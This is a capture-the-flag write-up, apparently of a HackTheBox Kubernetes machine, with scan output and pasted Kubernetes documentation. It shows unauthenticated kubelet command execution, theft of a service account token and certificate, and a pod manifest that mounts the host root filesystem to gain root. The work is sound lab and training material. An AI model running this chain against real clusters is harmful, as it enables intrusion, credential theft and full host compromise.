Information Gathering

1) Found multiple open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.133 -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-02 19:14 IST
Warning: 10.10.11.133 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.133
Host is up (0.19s latency).
Not shown: 62177 closed tcp ports (conn-refused), 3351 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
2379/tcp  open  etcd-client
2380/tcp  open  etcd-server
8443/tcp  open  https-alt
10249/tcp open  unknown
10250/tcp open  unknown
10256/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 132.68 seconds
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.133 -p22,2379,2380,8443,10249,10250,10256 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-02 19:17 IST
Nmap scan report for 10.10.11.133
Host is up (0.21s latency).

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
2379/tcp  open  ssl/etcd-client?
2380/tcp  open  ssl/etcd-server?
8443/tcp  open  ssl/https-alt
10249/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10250/tcp open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.94SVN%T=SSL%I=7%D=1/2%Time=659413F8%P=x86_64-pc-linux-
SF:gnu%r(GetRequest,22F,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x20ef5
SF:a53ce-6de1-4f8d-9aa3-515c021fe864\r\nCache-Control:\x20no-cache,\x20pri
SF:vate\r\nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x2
SF:0nosniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x20fecd4fe0-7464-46d2-84f9-
SF:d6e5e8c689c6\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20e9034054-0457-443
SF:1-8d27-0f1a36c5ad8a\r\nDate:\x20Tue,\x2002\x20Jan\x202024\x2013:47:37\x
SF:20GMT\r\nContent-Length:\x20185\r\n\r\n{\"kind\":\"Status\",\"apiVersio
SF:n\":\"v1\",\"metadata\":{},\"status\":\"Failure\",\"message\":\"forbidd
SF:en:\x20User\x20\\\"system:anonymous\\\"\x20cannot\x20get\x20path\x20\\\
SF:"/\\\"\",\"reason\":\"Forbidden\",\"details\":{},\"code\":403}\n")%r(HT
SF:TPOptions,233,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x20b606db0c-c
SF:d39-4800-bfd3-de10358f4bb2\r\nCache-Control:\x20no-cache,\x20private\r\
SF:nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x20nosnif
SF:f\r\nX-Kubernetes-Pf-Flowschema-Uid:\x20fecd4fe0-7464-46d2-84f9-d6e5e8c
SF:689c6\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20e9034054-0457-4431-8d27-
```

2) found a page



3) The server runs kubernetes

Overview

This page is an overview of Kubernetes.

Kubernetes is a portable, extensible, open source platform for managing containerized workloads and services, that facilitates both declarative configuration and automation. It has a large, rapidly growing ecosystem. Kubernetes services, support, and tools are widely available.

The name Kubernetes originates from Greek, meaning helmsman or pilot. K8s as an abbreviation results from counting the eight letters between the "K" and the "s". Google open-sourced the Kubernetes project in 2014. Kubernetes combines over 15 years of Google's experience running production workloads at scale with best-of-breed ideas and practices from the community.

Kubernetes

Kubernetes provides you with:

- **Service discovery and load balancing** Kubernetes can expose a container using the DNS name or using their own IP address. If traffic to a container is high, Kubernetes is able to load balance and distribute the network traffic so that the deployment is stable.
- **Storage orchestration** Kubernetes allows you to automatically mount a storage system of your choice, such as local storages, public cloud providers, and more.
- **Automated rollouts and rollbacks** You can describe the desired state for your deployed containers using Kubernetes, and it can change the actual state to the desired state at a controlled rate. For example, you can automate Kubernetes to create new containers for your deployment, remove existing containers and adopt all their resources to the new container.
- **Automatic bin packing** You provide Kubernetes with a cluster of nodes that it can use to run containerized tasks. You tell Kubernetes how much CPU and memory (RAM) each container needs. Kubernetes can fit containers onto your nodes to make the best use of your resources.
- **Self-healing** Kubernetes restarts containers that fail, replaces containers, kills containers that don't respond to your user-defined health check, and doesn't advertise them to clients until they are ready to serve.
- **Secret and configuration management** Kubernetes lets you store and manage sensitive information, such as passwords, OAuth tokens, and SSH keys. You can deploy and update secrets and application configuration without rebuilding your container images, and without exposing secrets in your stack configuration.
- **Batch execution** In addition to services, Kubernetes can manage your batch and CI workloads, replacing containers that fail, if desired.
- **Horizontal scaling** Scale your application up and down with a simple command, with a UI, or automatically based on CPU usage.

Kubernetes Components

When you deploy Kubernetes, you get a cluster.

A Kubernetes cluster consists of a set of worker machines, called nodes, that run containerized applications. Every cluster has at least one worker node.

The worker node(s) host the Pods that are the components of the application workload. The control plane manages the worker nodes and the Pods in the cluster. In production environments, the control plane usually runs across multiple computers and a cluster usually runs multiple nodes, providing fault-tolerance and high availability.

kube-apiserver

The API server is a component of the Kubernetes control plane that exposes the Kubernetes API. The API server is the front end for the Kubernetes control plane.

The main implementation of a Kubernetes API server is kube-apiserver. kube-apiserver is designed to scale horizontally—that is, it scales by deploying more instances. You can run several instances of kube-apiserver and balance traffic between those instances.

kubelet

An agent that runs on each node in the cluster. It makes sure that containers are running in a Pod.

The kubelet takes a set of PodSpecs that are provided through various mechanisms and ensures that the containers described in those PodSpecs are running and healthy. The kubelet doesn't manage containers which were not created by Kubernetes.

kube-proxy

kube-proxy is a network proxy that runs on each node in your cluster, implementing part of the Kubernetes Service concept.

kube-proxy maintains network rules on nodes. These network rules allow network communication to your Pods from network sessions inside or outside of your cluster.

kube-proxy uses the operating system packet filtering layer if there is one and it's available. Otherwise, kube-proxy forwards the traffic itself.

4) found nginx app

Control plane

Protocol	Direction	Port Range	Purpose	Used By
TCP	Inbound	6443	Kubernetes API server	All
TCP	Inbound	2379-2380	etcd server client API	kube-apiserver, etcd
TCP	Inbound	10250	Kubelet API	Self, Control plane
TCP	Inbound	10259	kube-scheduler	Self
TCP	Inbound	10257	kube-controller-manager	Self

Although etcd ports are included in control plane section, you can also host your own etcd cluster externally or on custom ports.

```
┌──(vigneswar㉿VigneswarPC)-[/opt]
└─$ ./kubeletctl  pods -s 10.10.11.133
```

Pods from Kubelet			
	POD	NAMESPACE	CONTAINERS
1	kube-proxy-vwrtc	kube-system	kube-proxy
2	coredns-78fcd69978-bwk4v	kube-system	coredns
3	nginx	default	nginx
4	etcd-steamcloud	kube-system	etcd
5	kube-apiserver-steamcloud	kube-system	kube-apiserver
6	kube-controller-manager-steamcloud	kube-system	kube-controller-manager
7	kube-scheduler-steamcloud	kube-system	kube-scheduler
8	storage-provisioner	kube-system	storage-provisioner

Vulnerability Assessment

1) found rce on nginx

```
┌──(vigneswar㉿VigneswarPC)-[/opt]
└─$ ./kubeletctl -s 10.10.11.133 scan rce
```

Node with pods vulnerable to RCE					
	NODE IP	PODS	NAMESPACE	CONTAINERS	RCE
					RUN
1	10.10.11.133	kube-proxy-vwrtc	kube-system	kube-proxy	+
2		coredns-78fcd69978-bwk4v	kube-system	coredns	-
3		nginx	default	nginx	+
4		etcd-steamcloud	kube-system	etcd	-
5		kube-apiserver-steamcloud	kube-system	kube-apiserver	-
6		kube-controller-manager-steamcloud	kube-system	kube-controller-manager	-
7		kube-scheduler-steamcloud	kube-system	kube-scheduler	-
8		storage-provisioner	kube-system	storage-provisioner	-

Exploitation

2) got rce

```
┌──(vigneswar㉿VigneswarPC)-[/opt]
└─$ ./kubeletctl exec "cat /root/user.txt" -p nginx -c nginx -s 10.10.11.133
d0c519f55058563fcb67f8ac74389d4e
```

Privilege Escalation

1) got tokens

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary/SteamCloud]
└─$ /opt/kubeletctl exec "cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt" -p nginx -c nginx -s 10.10.11.133  > ca.crt

┌──(vigneswar㉿VigneswarPC)-[~/Temporary/SteamCloud]
└─$ /opt/kubeletctl exec "cat /var/run/secrets/kubernetes.io/serviceaccount/token" -p nginx -c nginx -s 10.10.11.133  > token

┌──(vigneswar㉿VigneswarPC)-[~/Temporary/SteamCloud]
└─$ kubectl get pods --token $(cat token) -s 'https://10.10.11.133:8443' --certificate-authority=ca.crt
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          176m
```

2) made payload pod

yaml

Copy code

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginxt
  namespace: default
spec:
  containers:
  - name: nginxt
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /root
      name: mount-root-into-mnt
  volumes:
  - name: mount-root-into-mnt
    hostPath:
      path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

3) added new container

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary/SteamCloud]
└─$ kubectl --token $(cat token) -s 'https://10.10.11.133:8443' --certificate-authority=ca.crt get pods
NAME     READY   STATUS    RESTARTS   AGE
nginx    1/1     Running   0          3h16m
nginxt   1/1     Running   0          14s
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary/SteamCloud]
└─$ /opt/kubeletctl exec "cat /root/root/root.txt" -p nginxt -c nginxt -s 10.10.11.133
243330508a5731f1f966c4ce6b72b58a
```